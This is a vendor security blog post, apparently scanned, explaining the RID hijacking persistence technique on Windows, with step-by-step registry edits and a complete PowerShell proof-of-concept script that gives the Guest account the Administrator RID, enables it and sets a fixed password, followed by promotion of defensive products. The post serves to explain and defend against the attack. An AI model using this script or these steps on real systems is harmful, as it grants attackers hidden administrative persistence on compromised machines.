RID Hijacking: How Guests Become Admins

blog.netwrix.com/2023/05/20/rid-hijacking

Kevin Joyce


RID hijacking is a persistence technique used by adversaries who have compromised a Windows machine. In a nutshell, attackers use the RID (relative identifier) of the local Administrator account to grant admin privileges to the Guest account (or another local account). That way, they can take actions using the Guest account, which is normally not under the same level of surveillance as the Administrator account, to expand their attack while remaining undetected.

How the Attack Works


To perform RID hijacking, an adversary must have already compromised a machine and gained administrative or SYSTEM privileges, since they are required to change the RID value of the Guest account to be the RID of the Administrator account. These values are as follows:

- **Administrator**: 0x1F4 in hexadecimal (500 in decimal)
- **Guest**: 0x1F5 in hexadecimal (501 in decimal)

Step 1. In the Registry Editor, look under the SAM key for the Users subkey. Then click **000001F5** to view the details of the Guest account:




Step 2. The **F** value stores the RID of the account. To edit that value, right-click it and select **Modify** from the menu. The Edit Binary Value window will open:



Step 3. At offset 30 is the value 0x1F5, which is the RID of the Guest account. Simply change that value to 0x1F4, which is the RID of the Administrator account.

Running the **whoami** command under the Guest account confirms that the Guest account now has the Administrator RID, which is the last part of the SID displayed (500 in decimal):



Proof of Concept Script

Here is a script that you can use to run a proof of concept on this vulnerability (also available on GitHub):

```
<#
        Date 10/24/2018
        Author: Kevin Joyce
        Description: RID Hijacking - runs PowerShell as SYSTEM and modifies a registry value
associated with the Guest account. Sets the RID to 500 (Administrator), enables and sets the
password for the Guest account. The objective of this script is to be a proof of concept for a RID
Hijacking persistence technique. This technique allows an attacker to use the Guest account with
administrative privileges.

        USE WITH CAUTION. STEALTHBITS TECHNOLOGIES, INC. IS NOT RESPONSIBLE FOR ANY DAMAGES CAUSED
BY ATTEMPTING TO USE THIS SCRIPT. IT IS POSSIBLE TO CORRUPT THE GUEST ACCOUNT IF SOMETHING GOES
WRONG. IT IS SUGGESTED THAT THIS BE DONE ON A VIRTUAL MACHINE AFTER A SNAPSHOT HAS BEEN TAKEN.
        #>


        #set path of target key
        $key = 'HKLM:\SAM\SAM\Domains\Account\Users\000001F5'


        #get content of target value
        $binaryValue = (Get-ItemProperty -Path $key -Name "F")."F"


        #exports contents of current registry values, allows to roll back if corruption occurs
        reg export 'HKLM\SAM\SAM\Domains\Account\Users\000001F5' .\export.reg
        Write-Host 'Registry key exported.'


        #change guest RID at offset 0x30 to 244 (500) - default 245 - to set the RID back to 501
change $newValue below to 245
        $newValue = 244
        if ($binaryValue[48] -notin (244,245)){
            throw 'Unknown value set at offset 0x30. Expected values: 244 or 245. Current value: '
+ $binaryValue[48] +'.'
            stop
        } else {
            $binaryvalue[48] = $newValue
            Write-Host 'Value at 0x30 set to '  $binaryValue[48]
        }




        #enable guest account at offset 0x38 to 20 - default 21 - to disable guest account change
$newValue below to 21
        $newvalue = 20
        if ($binaryValue[56] -notin (20,21)){
            throw 'Unknown value set at offset 0x38. Expected values: 20 or 21. Current value: ' +
$binaryValue[56]+'.'
            stop
        } else {
            $binaryvalue[56] = $newvalue
            Write-Host 'Value at 0x38 set to '  $binaryValue[56]
        }


        #iterate through every position from original value converting to hexadecimal and storing
in new variable
        $hexValue = ''
        for ($i =0; $i -lt $binaryValue.length; $i++){
            $hexValue += "{0:x2}" -f $binaryValue[$i]
                }
        Write-Host 'You are about to change the RID and enable the Guest account. Press enter to
continue.'
        pause
```

```
        #set value of F to contents of variable
        reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F5" /v F /t REG_BINARY  /d $hexValue /f
        Write-Host 'Guest account enabled and RID set to 500.'


        #set Guest password
        $password = '!Password123!'
        net user guest $password
        Write-Host 'Guest account password set to' $password
        Write-Host ""


        Write-Host "Open a command prompt as Guest to see the new RID and privileges associated
with the Guest account. Pressing enter will continue the script and roll back all changes besides
the password of the Guest account."
        Write-Host ""
        Write-Host "To run a command promp as Guest, shift+right click cmd.exe and select Run as
different user. When prompted enter .\Guest for the username and $password as the password. This
will spawn a command prompt window. Once this pops up, enter 'whoami /all | more' to see
information about the Guest account. Once complete, you can come back to this screen and press
enter to continue."
        pause


        #imports exported contents of previous registry keys, rolls back all changes
        reg import .\export.reg
        Write-Host 'Registry key rolled back to original.'
        Write-Host 'Proof of concept complete.'
        pause
```

How Netwrix Can Help

Netwrix offers two solutions that can help you defend against RID hijacking:

- The Netwrix Privileged Access Management solution enables you to spot suspicious activity related to privileged accounts — including attempts to modify user accounts as happens in RID hijacking. It also empowers you to enforce strong password policies to prevent unauthorized access to privileged accounts in the first place, and to limit the use of privileged accounts to only those tasks that require elevated privileges.
- Netwrix Change Tracker audits changes to your security configuration — including changes to the RID values of Active Directory accounts.

Kevin Joyce
Senior Technical Product Manager at Netwrix. Kevin is passionate about cyber-security and holds a Bachelor of Science degree in Digital Forensics from Bloomsburg University of Pennsylvania.